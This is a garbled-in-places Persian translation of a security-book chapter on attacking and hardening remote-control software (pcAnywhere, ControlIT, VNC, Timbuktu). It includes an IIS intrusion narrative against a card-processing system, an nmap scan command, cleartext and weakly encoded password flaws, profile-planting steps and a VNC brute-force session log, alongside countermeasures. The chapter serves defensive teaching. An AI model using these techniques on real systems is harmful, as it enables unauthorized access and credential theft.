بـه آخریـن سیسـتم حاضر و اساسی بر می‌گردیم ، ویندوز ۲۰۰۰ که بر روی IIS5.0 اجرا می‌شود .

ما دسته‌ای از حملات فایل نصب‌شده پیش‌گزیده و لبریزشدن حافظه بر روی IIS5.0 را می‌دانیم اما ما فقط پورت ۴۴۳ را باز داریم و به ارتباطات گوش فرا می‌دهیم . (شـما مـی‌توانـید حدس بزنید چطور ما حالا به صورت پنهان کار می‌کنیم) ما به طور دستی از Browser استفاده کردیم (مسلح‌کردن انتخاب برای تولید هک‌کننده‌های بعدی) ما با پورت SSL ، با استفاده از آدرس زیر ارتباط برقرار می‌کنیم :

http://www.example.com/

بنابرایـن ما یک سیستم پرداخت کارت اعتباری نسبتاً دارای جزئیات پیدا می‌کنیم و منتظر نام کاربری و کلمه رمز برای ورود به شبکه می‌مانیم . همانطوری که احتمالاً تـا حـالا شـنیده‌ایـد ، ما هرگز مسیر طولانی را برای هک‌کردن استفاده نمی‌کنیم ، هنگامی که مسیرهای کوتاه‌تری جهت تسلط کلی آنها وجود دارد . بنابراین هنگامی که ما احتمالاً نیروی قوی برای ورود به شبکه همراه با Browser وب داشته باشیم نسبتاً خیلی ساده می‌توانیم آسیب‌پذیری‌های شناخته شده II50 را چک نماییم .

مـا پروکسـی SSL مطلـوب‌مان را روشن می‌کنیم و شروع به چک‌کردن آسیب‌پذیریهای شناخته شده مثل حملات ترجمه Unicode و Double Decode مـی‌کنـیم . لبریزشـدن حافظـه چاپ‌گر و لبریزشدن حافظه آخرین سرور ایندکس شده و سرور درحال گزارش‌دادن ، آسیب‌پذیربودن برای هک می‌باشد که Code Red work را ایجاد کرده است حالا ما چیزی دستگیرمان شد .

آخرین شاهکارهایمان را خارج می‌کنیم ، ما آسیب‌پذیر بودن‌های سرور index را پیدا کردیم و آن را بر ضد سیستم SSL مقصد اجرا می‌کنیم و یک پوستهٔ کوچک زیبایـی را مـی‌فرستیم و دوباره به Boxها بر می‌گردیم . پس از ده دقیقه کمتر از چند صد ضربهٔ کلیدی (key strokes) ، بدون مشقت‌کشیدن و زینت‌دادن یک پیغام Real secue فردی ، ما دسترسی به سیستم پردازش کارت اعتباری خواهیم داشت.

با این دسترسی چه کارهای نابکار و بدجنسی می‌تواند انجام شده باشد .

اقتصـاد مرتـبط بـا بار جهانی برای مدیریت آن به صورت کلی لازم می‌باشد . پرسنل حمایت شده همیشه بر روی Site نیستند تا کامپیوتر دارای رفتار بد را نظارت و کنترل نمایند و مشکل آن را حل کنند.

چاره چیست ؟ نرم افزار Remote Control

نرم افزار Remote Control مانند pcAnywhere و Control IT و Reach Out و Timboktu برای راه‌برانِ یک نعمت غیر مترقبه بوده است . بـه طـوری کـه به آنها اجازه می‌دهد به صورت مجازی بر روی ماشین کاربران حرکت کرده و مشکلات آنها را برطرف کنند یا در مورد یک امر مهم همکاری کنند . متأسفانه ایـن بسـته‌هـای نـرم‌افزاری اغلب دارای ساختار نادرست یا همراه با ضعیف‌ترین ایمنی می‌باشند . این به مهاجمان اجازه می‌دهد که به سیستم‌های شما دسترسی پیدا کنند و اطلاعات حساس را دریافت کنند یا بدتر و استفاده از آن کامپیوتر برای حمله به کل شرکت ، مثل این که یک کارمند در حال هجوم به یک سازمان باشد .

در ایـن فصـل ،ما در مورد تکنیکهایی که بوسیله مهاجمان برای کشف این سیستم‌ها بر روی بررسی شبکه استفاده می‌شود و اینکه چطور آنها از این ساختار نادرست و چاله‌های امنیتی سود می‌برند و مرحله‌ای که شما باید سپری کنید تا این چاله‌ها را پر کنید بحث خواهیم کرد .

نرم‌افزار کشف‌کردن کنترل از راه دور (Remote Control)

هـر بـرنامه بـر پایـه شبکه بوسیله پورت‌های خاصی بر روی ماشین میزبان باز می‌شوند . تعداد و نوع پورت‌ها به طور کامل بستگی به نرم‌افزار دارد . با استفاده از پورت Scanner شـما مـی‌توانـید دنـبال تمام کامپیوترها ، در حال اجرای نرم‌افزار Remote Control بگردید . شما ممکن است شگفت زده شوید که چطور تعداد زیادی کاربر از نرم‌افزار Remote Control نصب‌شده‌ای که حمایت نمی‌شود و غیرمجاز است استفاده می‌کنند .

جـدول ۱-۱۳ یک لیست از محصولات نرم‌افزاری کنترل از راه دور و پورت‌های پیش‌گزیده آنها را نشان می‌دهد . این لیست فقط یک راهنما می‌باشد ،زیرا تعداد زیادی از محصولات اجازه می‌دهند که از پورت استفاه نشده برای ارتباط استفاده کنید ،همانطور که در جدول مشخص شده است .

Software	TCP	UDP	Alternate Ports Allowed
Citrix ICA	1494	1494	Unknown
pcAnywhere	22, 5631, 5632, 65301	22, 5632	Yes*
ReachOut	43188	None	No
Remotely Anywhere	2000, 2001	None	Yes
Remotely Possible / ControlIT	799, 800	800	Yes

Table 13-1. Remote Control Software Programs Revealed by Scanning Specific Ports

Software	TCP	UDP	Alternate Ports Allowed
Timbuktu	407	407	No
VNC	5800, 5801..., 5900, 5901...	None	Yes
Windows Terminal Server	3389	None	No

*** pcAnywhere does allow alternate ports for their Data (5631) and Status (5632) ports, but there's no GUI option for setting this. To alter these ports, use REGEDT32.EXE to change the following values to the desired ports:**
HKLM\SOFTWARE\SYMANTEC\PCANY-WHERE\CURRENTVERSION\SYSTEM\TCPIPDATAPORT
HKLM\SOFTWARE\SYMANTEC\PCANY-WHERE\CURRENTVERSION\SYSTEM\TCPIPSTATUSPORT

Table 13-1. Remote Control Software Programs Revealed by Scanning Specific Ports *(continued)*

بخاطر داشته باشید که شما بایستی هر دو کامپیوتر میزبان و تماس‌گیرنده را قبل از اینکه محصول از پورت مربوطه استفاه کند تغییر دهید .

اگر شما فقط یک طرف ارتباط را تغییر دهید ، آن پیش‌گزیده‌ای برای TCP ، پورت 65301 جهت ارتباطش خواهد بود .

برای جستجوی پورت شبکه‌تان از ماشین ویندوز ، ما سفارش می‌کنیم از ابزارهای عالی مثل Net Scan Tools Pro2000 ، SuperScan ، WinScan ، ipEye یا WUPS استفاده نمایید . همچنین می‌توانید از سایت http://www. FoundStone .com برای اطلاعات بیشتر استفاده نمایید . همه اینها سریع ، قابل انعطاف و ابزارهای قابل اطمینان برای شناسایی پورت‌های سرویس Remote Control می‌باشند .

برای جستجوی پورت از ماشین linux ، شما می‌توانید از جستجوگر معتبر umap برای پیداکردن نرم‌افزار بر روی زیر شبکه استفاده نمایید . (http : // www. insecure .org/namp)

```
nmap-sS-p407,799,1494,2000,5631,5800,43188-n192,168.10.0 / 24
```

در همه حال ، ما توصیه می‌کنیم که از یک Script استفاده نمایید مانند Perl Script که در سایت http://www. hacking exposed .com فراهم شده است تا به شما اجازه جستجوی بر روی چند شبکه برای کشف تمام سیستم‌های گول‌زننده را به شما بدهد .

ارتباط

مهاجمان ، این دروازه‌های Remote Control را در داخل میزکار شما و سرور یکبار کشف کرده‌اند ، مهاجمان سعی خواهند کرد که به آنها دسترسی داشته باشند . بعد از یک نصب پیش‌گزیده ، تقریباً تمام برنامه‌های کنترل از راه دور ، اجازه می‌دهند خودشان ، ارتباط‌ها را از هر کسی بدون گرفتن کلمه کاربری و کلمه رمز قبول

کنند .(مهاجمان اشتباه سروری یا نظری را دوست دارند)

Clear Text نام کاربري و کلمه رمز

Popularity:	*6*
Simplicity:	*8*
Impact:	*10*
Risk Rating:	***8***

در ارتباطات کامپیوتر با Remotely Possible 4.0 هیچ امنیتی در ذخیره کلمه کاربری و کلمه رمز وجود نداشت . همانطور که در شکل ۱-۱۳ دیده می‌شود ، فایل Main.SAB در مسیر Program Files \AVALAN \ Remotely Possible \Main .SAB\ شامل هر دو کلمه نام کاربری و کلمه رمز در Clear Text می‌باشد .

بـزودی پـس از ایـن کشـف ، ارتـباطات کامپـیوتر با یک وصله نرم‌افزاری منشتر شد که سطحی از رمزگذاری را فراهم کرد . وصله نرم‌افزاری در طول جدیدترین نسخه محصول CA ، Control It 4.5، فرض شد که بر روی کلمه رمز بر روی فایل Main .SAB کدبندی شود . آیا انجام شد ؟




Figure 13-1. As our text editor shows, Remotely Possible 4.0 stored both usernames and passwords in cleartext. The file shows that the user "TEST" has a password of "abcabc."


کلمات رمز با وضوح کم و فهم مشکل

Popularity:	*6*
Simplicity:	*6*
Impact:	*10*
Risk Rating:	***7***

Control It 4.5 نسـخه بعدی Remotely Possible 4.0 بودکه فرض شد شکل نسخه قبل را حل کند که کلمه رمز و نام کاربری خیلی ساده و واضحی داشـت . امـا بجای فراهم‌کردن هر رمزگذاری حقیقی برای ذخیرهٔکلمات رمز ، آنها یک جابجایی ساده عدد صفر (رمز) انجام دادند و فقط کلمه رمز را کدگذاری کردند . برای مثال کلمه رمز "abcdabcd" می‌شود : p|xdp|xd

بـا دانسـتن ایـن موضـوع ، شـما مـی‌توانید کل الفبا و کشف رمزنمودن هر کلمه رمز را فوراً معین کنید . با نام کاربری که هنوز در Cleartext هست ، بدنبال میوه آویزان کوچک بگردید که براحتی شما را سرزنده و بشاش می‌کند .

کلمات رمز آشکار شده



Popularity:	9
Simplicity:	9
Impact:	10
Risk Rating:	9

آشکارسازی توسط نرم‌افزار SnadBoy (http://www. SnadBody .com) یکی دیگر از ابزارهای امنیتی می‌باشدکه شما بسادگی نمی‌توانید بدون آن زندگی کنید .

مطمئناً شما فیلد کلمهٔ رمز را دیده‌اید که هر حرفی که شما تایپ می‌کنید به صورت ستاره نشان می‌دهد . این بدان معنی است که این فیلد فقط کلمه رمز را پنهان (obfucafing)می‌کند و حقیقتاً آن را کدبندی نمی‌کند . بسیاری از برنامه‌های کاربردی نسبت به این شکل آسیب‌پذیر می‌باشند . از آن جمله می‌توان نرم‌افزارهای pcAnywhere (بدون Patch) و VNC و Remotely Possible / Contrelit را نام برد .

با استفاده از آشکارسازی کلمه رمز ، شما می‌توانید کلمه رمز پنهان پشت این ستاره‌ها را بسادگی با کشیدن موضوع آشکارسازی بر روی فیلد کلمه رمز آشکار سازید .

از طرف دیگر Reach out و Remotely Anywhere و Timbuktu و نسخه‌های متصل به pcAnywhere نسبت به این حمله آسیب‌پذیر نیستند .

Reach out و Remotely Anywhere آسیب‌پذیر نیستند ، زیرا آنها برای مدیریت حسابهایشان از مدیر کاربر NT استفاده می‌کنند .

Timbuktu که در تصویر زیر نشان داده شده است آسیب‌پذیر نیست ، زیرا از مکانیزم امنیتی زیادی برای کلمات رمز استفاده می‌کند .

آشکارسازی کلمات رمز فقط هنگامی حرف شکسته و نامفهوم را کشف رمز می‌کنند که بر روی کلمهٔ رمز cross hair کشیده شده باشد .

ارسال پروفایلها

Popularity:	5
Simplicity:	5
Impact:	10
Risk Rating:	7

یکبار مهاجمان به داخل سیستم NT نفوذ کردند و درباره مدیران شبکه مسائل دیگری را کنترل و بررسی کردند ، به طوریکه که آنها می‌توانستند پروفایل‌های شخصی‌شان را (برای مثال CiF یا SAB. Main) بفرستند و با کلمات رمز شخصی خودشان که نسبت به این هجوم هر دو نرم‌افزار pcAnywhere و Remotely Possible 4.0 آسیب‌پذیر می‌باشند به صورت اتوماتیک به سیستم دسترسی داشته باشند . به این منظور مهاجمان مراحل زیر را انجام دادند :

۱) یک ارتباط پروفایلی با کپی شخصی نرم‌افزار pcAnywhere یا Remotely Possibleایجاد کردند .

۲) این پروفایل را در مسیر دایرکتوری \POSSIBLE\ REMOTELY \ AVALAN\ یا \Data بر روی سیستم مقصد کپی و جستجو کردند .

۳) از pcAnywhere یا Remotely Possible 4.0 برای ارتباط به سیستم استفاده کردند و از کلمه رمز و نام کاربری شخصی شما برای دسترسی به آن سود بردند .

اگر نرم‌افزار شما از فایلهای پراکنده و تفکیک شده برای ذخیره ارتباطات اجازه داده شده استفاده می‌کند ، نرم‌افزارتان نسبت به این هجوم بسیار آسیب‌پذیر می‌باشد . این را خودتان تست کنید .

اقدامات متقابل پروفایل و کلمه رمز

مراحل امنیتی زیر راههای را برای محکم‌کردن نصب نرم‌افزارهای شما در اختیارتان قرار می‌دهند .

فعال کردن کلمات رمز

گرچه برای بسیاری از راهبران شبکه آشکار و قابل درک می‌باشد ، امّا نیروی استفاده از کلمات رمز و نامهای کاربری بر روی ماشین‌های کنترل از راه دور همیشه قابل فهم نمی‌باشد .فروشنده‌ها همیشه به این جابجایی‌ها کمک نمی‌کنند ، به طوریکه آنها به راهبران شبکه برای فعال‌کردن این ایمنی‌ها تکیه می‌کنند .

همانطور که شما در شکل ۲-۱۳ می‌بینید با pcAnywhere طرح قابل اعتبار پیش‌گزیده بسیار قابل توجه می‌باشد . سادگی این تنظیمات برای Specify Individual Caller Pririleges جهت اصلاح‌کردن جابجایی‌ها تغییر می‌کنند .

ذخیرة کلمات رمز :

بعضی از برنامه‌های کاربردی مثل pcAnywhere به شما اجازه بکارگیری کلمات رمز قوی‌تر بسته به حساسیت موضوع را می‌دهند .

برای فعال‌کردن این قابلیت در نرم‌افزار pcAnywhere خاصیت‌های ورودی شبکه‌تان را انتخاب کنید . پس تب Security Opliousرا انتخاب کنید و چک‌باکس Make Password Case Sensitiveفعال نمایید . همانطور که در شکل ۳-۱۳ می‌بینید .

به صورت پیش‌فرض Password Case Sensitive فعال نمی‌باشد .

Timbuktu یک مکانیزم امنیتی مشابه برای کلمات رمز از جمله محدودیت کلمه رمز ، تعداد کارآکترها و تعداد روزها تا انقضاء رمز ، همانطور که در شکل زیر نشان داده شده است را د ر خود دارد .

نیروي اعتبار بخشیدن متناوب

بسیاری از برنامه‌های کاربردی یک شکل دیگری از اعتبار را نسبت به شبکه داخلی NT بکار می‌گیرند . هر چند ، این معمولاً در حالت پیش‌گزیده فعال نمی‌باشد . در آن هنگام این اقدام متقابل می‌توانند یک بار مسئولیتی باشند با نیرودادن به شما برای نگهداری ۲ سری از نام‌های کاربری و کلمات رمز که می‌تواند بسیار واجب و حیاتی در خنثی‌کردن مهاجمان باشد .

مکانیزم اعتباري پیش‌گزیده

Remotely Possible و Control It یـک فرم تفکیک شده از NT می‌باشد اما Timbuktu و Reachout و Remotely Possible فقط پیش‌گزیده‌ای برای اعتبار NT می‌باشند .

مشـکل اعتـباری NT ایـن اسـت کـه هنگامی که سیستم سازگار باشد . مهاجم کلمات رمزی را برای تمامی کاربرانی که از نرم‌افزار کنترل از راه دور منحصر به فردی استفاده می‌کنند ، دارد .

فایلهاي محافظ کلمه رمز و فایلهاي Set up

هر دو نرم‌افزار pcAnywhere و Timbuktu فرم‌های اضافی محافظت کلمات رمزی را که باید هر جا که ممکن است استفاده شود فراهم می‌کنند .

pcAnywhere به شما اجازه جهت محافظت کلمه رمز پروفایلهای Dial – out و Dial – in اجازه می‌دهد .

با pcAnywhereشما می‌توانید یک کلمه رمز را برای پروفایلهایتان قرار دهید (فراهم‌کردن سطح اضافه شده امنیتی) با نوشتن یک کلمه رمز در Network

Properties در Protect Item .Tab




Figure 13-3. One of the many security features built in to pcAnywhere—Make Passwords Case Sensitive. Just make sure you enable it!

در اضافه‌کردن به ابزارهای فراهم شده pcAnywhere و Timbuktu هر کسی یا هر چیزی را از ویرایش اولویت‌های امنیتی باز می‌دارد .

قطع ارتباط با کاربر از سیستم با تکمیل صدا زدن

Remotely Possible /Control It و pcAnywhere و Reachout ، یـک انـتخاب بـرای قطـع ارتباط کاربر از سیستم دارند . البته هنگامی که صدازدن کامل شده باشد .

این موضوع بسیار بحرانی و قابل انتقاد می‌باشد . زیرا اگر یک راهبر شبکه یک صدای زننده را بسته باشد و فراموش کند که ارتباط با سیستم شبکه را قطع کند ، صدای زننده بعدی آن را بدست خواهد آورد .

امتیاز و رجحان راهبر شبکه اجازه دسترسی‌دادن به داده و سرورهای حساس می‌باشد .

برای انجام دادن این امر با Reachout مراحل زیر را دنبال کنید :

۱) منوی Security را انتخاب کنید .

۲) تـب disconnect را انـتخاب کنید و سپس ارتباط کاربر جاری این کامپیوتر را با شبکه و سیستم قطع کنید . قطع کردن ارتباط کاربران از سیستم بعد از اینکه کاربران disconnect شدند از مورد هجوم قرار گرفتن کاربربعدی جلوگیری می‌کند ، البته با در نظرگرفتن حق کاربرقبلی .

ترافیك بخش کدبندي

در بسیاری از نسخه‌های قدیمی‌تر نرم‌افزارهای کنترل از راه دور ، ربودن نام‌های کاربری و کلمات رمز جهت رمزگذاری ، الگوریتم کدبندی ساده آنها ممکن بود . مطمئن باشید که سطح و نوع رمزگذاری نرم‌افزار شما تایئد می‌شود .بهترین مکانیزم برای تست ، packet analyzer قوی می‌باشد که کشف رمزکردن‌های کلی را فراهم می‌کند ، مانند Sniffer pro از Network Associate(http://www. nai .com) شما شگفت‌زده می‌شوید طوری که متأسفانه بسیاری از محصولات را غیرکافی و محدود در به رمز در آوردن می‌بینیم .

کوششهاي محدودکردن ورود به سیستم

بسیاری از برنامه‌های کاربردی به شما اجازه می‌دهند که تعداد زمانی که یک شخص می‌تواند سعی برای ورود به سیستم را انجام دهد محدود کنید ، قبل از اینکه آن شخص kicked off بگیرد .

این محدودیت سعی برای ورود به سیستم ، بسیار مهم است ، زیرا می‌تواند بسیاری از حملات مهاجمان را خنثی کند و آنها را وادار کند به طرف سیستم‌های ضعیف‌تر بروند و یا حداقل شانسی برای آگاهی از حملات آنها و ردیابی آنها به شما می‌دهد . ما به شما پیشنهاد می‌کنیم که سعی برای ورود به سیستم را ۳ بار قبل از قطع ارتباط با سیسیتم بگذارید

(three failed login otlempts).

کوششهاي اشتباه ورود به سیستم

حتی برای ورود به سیستم وقایع و رخدادهای NT یاخواص فایلهای آنها برنامه کاربردی کنترل از راه دور شما باید سطحی برای کوششهای ورود با موفقیت یا عدم موفقیت را ایجاد نماید . این می‌تواند در آشکارسازی و پیگردی مهاجمان بسیار وخیم و بحرانی باشد .

کاربران قفل شده

این برجسته نشان‌دادن کاربر قفل شده می‌تواند یکی از مهمترین چهره‌های امنیتی باشد که شما می‌توانید گسترش دهید . هر چند ، بسیاری از برنامه‌های کاربردی کنترل از راه‌دور این را ارائه نمی‌دهند .

Reachout از Stac Electronics تنها محصول کنترل از راه دور می‌باشدکه ما تست کرده‌ایم و چیزی است که به آن محافظ برای ورود بدون اجاز می‌گویند (Intuderguard) .

برای فعال‌کردن این مهم مراحل زیر را انجام دهید :

۱) منوی Security را پایین بکشید .

۲) در تب Trip Intruder Guard . Connect زیر User lockout را انتخاب کنید و عدد معقول و مستدلی را انتخاب کنید . ما پیشنهاد می‌کنیم اجازه دهید ۳ بار ورود ناموفق داشته باشید قبل از اینکه آن کاربر را پس بزنید .

تعویض پورت پیش‌گزیده

بسیاری از مردم به تعویض پورت پیش‌گزیده برای حل امنیت حقیقی فکر نمی‌کنند زیرا آن در اصل امنیت در میان ابهام را کم می‌کند . اما سالها کار امنیتی این را به ما ثابت کرده است که قانون kitchen sink و هجوم بیشتر بی‌جرات می‌سازد ، می‌تواند موثر باشد به عبارت دیگر ، هر اقدام امنیتی در برنامه ، سیستم را امن نمی‌کند اما حداقل مهاجم را از رفتن .

محاسبه شبکه مجازي (Vnc)

محاسبه شبکه مجازی از ATCT Research labs و Cambridge و England آمده است و می‌توانید آن را در سایت . http://www. uk research .att .com/VNC پیدا کنید .

VNC خصوصیات بی‌نظیر زیادی را ارائه می‌دهد و اولین آن قابلیت اجرا بر بیش از یک زیربنای سیستم (Cross – Platform) می‌باشد .

این محصول می‌تواند بر روی ویندوزها ، Linux و میزهای کار Solaris نصب شود و همچنین می‌تواند بوسیله ویندوزها ، Linux و Solaris ، Macintosh و ... دیده شود . حتی دستگاه‌های Windows CE.

این محصول همچنین دارای رابط جاوا می‌باشد که می‌تواند در هر نمایشگر قادر به نمایش جاوا دیده شود . مانند Netscape’s و Microsoft Internet Explore که بهترین آنها VNC می‌باشد .

با وفور و فراوانی خصوصیات وظایفی که Vnc بوجود می‌آورد این نباید شگفت انگیز باشد که مقداری مفاهیم امنیتی مهم در اجرای Vnc وجود دارد .

تمـام آن چـیزی کـه بـرای انجام دادن نیاز است ، نصب کردن سرویس Vnc همـراه بـا خـط دسـتور بعـد از ایجاد یک ویرایش فردی برای ثبت از راه دور و اطمیـنان از سرویس قابل رویت‌شدن ستاره‌ها (نسخه‌های بالاتر از ۳۰۳۰۲ در سیستم نشان داده می‌شود) WinVnc.exe در لیست پردازش نشان داده می‌شود و موضع این نیست که چه نسخه‌ای باشد ، البته هر چند بسیار مهم است که آن در مقابل حملات زیر آسیب‌پذیر می‌باشد .

▼ شکستن بي‌رحمانه قفل کلمات رمز Vnc

کلمات رمز ضعیف ممکن است به مهاجمان برای دست آوردن کنترل کامل سیستم اجرایی سرور Vnc اجازه لازم را بدهند .

❑ استراق سمع‌کردن در شبکه

به صورت پیش‌فرض ، Vnc از هیچ نوع کدبندی استفاده نمی‌کند .

▲ مشکل کردن و غیر واضح‌کردن کلمات رمز با WinVnc

WinVnc کلمـات رمـز سـرور را بـه سـبک مشـکل و غیرواضح‌کردن کلمات رمز ذخیره می‌کند ، به طوری‌که به مهاجم اجازه می‌دهد تا کلمات رمز سرور را که در Cleartext قرار دارد ، بازیابی نماید . ما در مورد این هجوم‌ها بعداً بحث خواهیم کرد .

شکستن بي‌رحمانه کلمات رمز Vnc

Popularity:	5
Simplicity:	9
Impact:	7
Risk Rating:	7

مکانیزم امنیتی اصلی برای محافظت سرور Vnc از دستیابی بی‌اجازه ، انتخاب کلمه رمز بوسیله راهبر سیستم شبکه می‌باشد . همانطوری که بارها در طول این کتاب متذکر شده‌ایم ، کلمات رمز ضعیف یکی از آسان‌ترین آسیب‌پذیری‌ها برای یک مهاجم برای عمل برجسته‌اش می‌باشد .

Vnc اغلب با دسترسی ویژه اجرا می‌شود . مهاجمان مصمم ،برخورد می‌کنند اگر آنها قادر به پیداکردن و بازکردن کلمه رمز سرور Vnc باشند .

مکانیزمـی کـه مـی‌تواند برای بازکردن کلمات رمز Vnc استفاده شود یک تیکه برنامه است که می‌تواند به نرم‌افزار Vncviewerایستگاه کاری جواب دهد . یک تیکه برنامه بازکننده قفل rfbproto.c را می‌توان در سایت :

http://www.securiteam.com/tools/Brute-forcing-Vnc – password.html پیدا کرد .

این تیکه برنامه‌ها باید برابر مجموعه Vnc – 3.3.3rl-unixsrc استفاده شود .

بیائید نگاه کنیم که چطور بازکردن قفل سرورهای Vnc ناچیز و جزئی می‌باشد .

```
[crsuh]# vncviewer 192.168.1.101
VNC server supports protocol version 3.3 ( viewer 3.3)
Trying password '#!comment:'
VNC authentication failed
Trying password 'common'
VNC authentication failed
Trying password 'password'
VNC authentication failed
Trying password 'compiled'
VNC authentication failed
Trying password 'passwrd'
VNC authentication failed
Trying password 'test'
```

```
VNC authentication on succeeded
Desktop name 'twistervm'
Connected to VNC server , using protocol version 3.3
```

Vncviewer تغییر یافته در طول یک wordlist انعطاف‌پذیر به طور سریع اجرا شد و کلمه رمز "test" را حدس زد .
هنگامی که کلمه رمز حدس زده شد ، Vncviewer به سرور Remote وصل می‌شود تا با مهاجمان برای تظاهرکردن به کنترل کامل سیستم اجازه دهد .
این حدس‌زدن کلمه رمز بسیار سریع می‌باشد و سرور Vnc هیچ پیغام ورود خطایی را اعلام نخواهد کرد .

میزان مقابله با حدس‌زدن کلمه رمز کنترل با Vnc

ایـن بسیار مهم است که هنگام تنظیمات سرور کلمه رمز قوی را برای Vnc سرور انتخاب کنیم . کلمه رمز باید حداقل ۸ کارآکتر باشد و نباید یک کلمه یا مشتقی از یک کلمه در فرهنگ لغت باشد . به خاطرداشته باشید ، این کلمه رمز چیزی است که فقط بین یک مهاجم و سیستم قرار می‌گیرد ، معقولانه انتخاب کنید .

استراق سمع شبکه با Vnc

Popularity:	*2*
Simplicity:	*3*
Impact:	*7*
Risk Rating:	*4*

اگر شما Vnc را بدون هیچ تغییری انتخاب کردید ، تمامی ترافیک شبکه‌ای بین ایستگاه کاری و سرور کدبندی می‌شود ، البته بعد از اعتبار بخشیدن به آنها .
هنگامـی که این ترافیک مستدلاً بسیار مشکل شد ، می‌گوید telnet ، زیرا ترافیک فشرده شده است . این غیر ممکن نیست که برنامه Vnc قابل دسترس می‌باشد ، بنابراین سطح بالاتر ریسک ، با هم ارتباط‌داشتن با استفاده از Vnc بدون کدبندی می‌باشد .
یک مهاجم ممکن است قادر به دیدن صفحه نمایشگر دیگران و گرفتن کلمات رمز سیستم‌های دیگر باشد .

اقدام متقابل براي استراق سمع Vnc

خوشبختانه ، مکانیزمهای بسیاری وجود دارد که می‌توان برای کدبندی ترافیک Vnc استفاده کرد .
بسـیاری از ssh برای کدبندی قسمتهای مختلف Vnc از ایستگاه کاری به سرور استفاده می‌کنند . برای اطلاعات بیشتر و جزئیات برای استفاده از ssh و ترکیباتش با Vnc ، به سایت http://www.uk.research.att.com/Vnc/sshVnc.html رجوع نمایید .
سرانجام ، شما می‌توانید از TpcWrappers جهت کنترل دسترسی به ایستگاه کاری از طریق آدرس ip استفاده نمایید .
http://www.uk.research.att.com/Vnc/Archives/1998-09/0168.html

کلمه رمز WinVnc ضعیف

Popularity:	*6*
Simplicity:	*9*
Impact:	*7*
Risk Rating:	*7*

در اکتبر ۱۹۹۹ ، آقای Conde Vampiro آسیب‌پذیریهای مختلفی مربوط به Vnc را گزارش کرد.
http://www.securiteam.com/security news/3P5QERFQ0Q.html
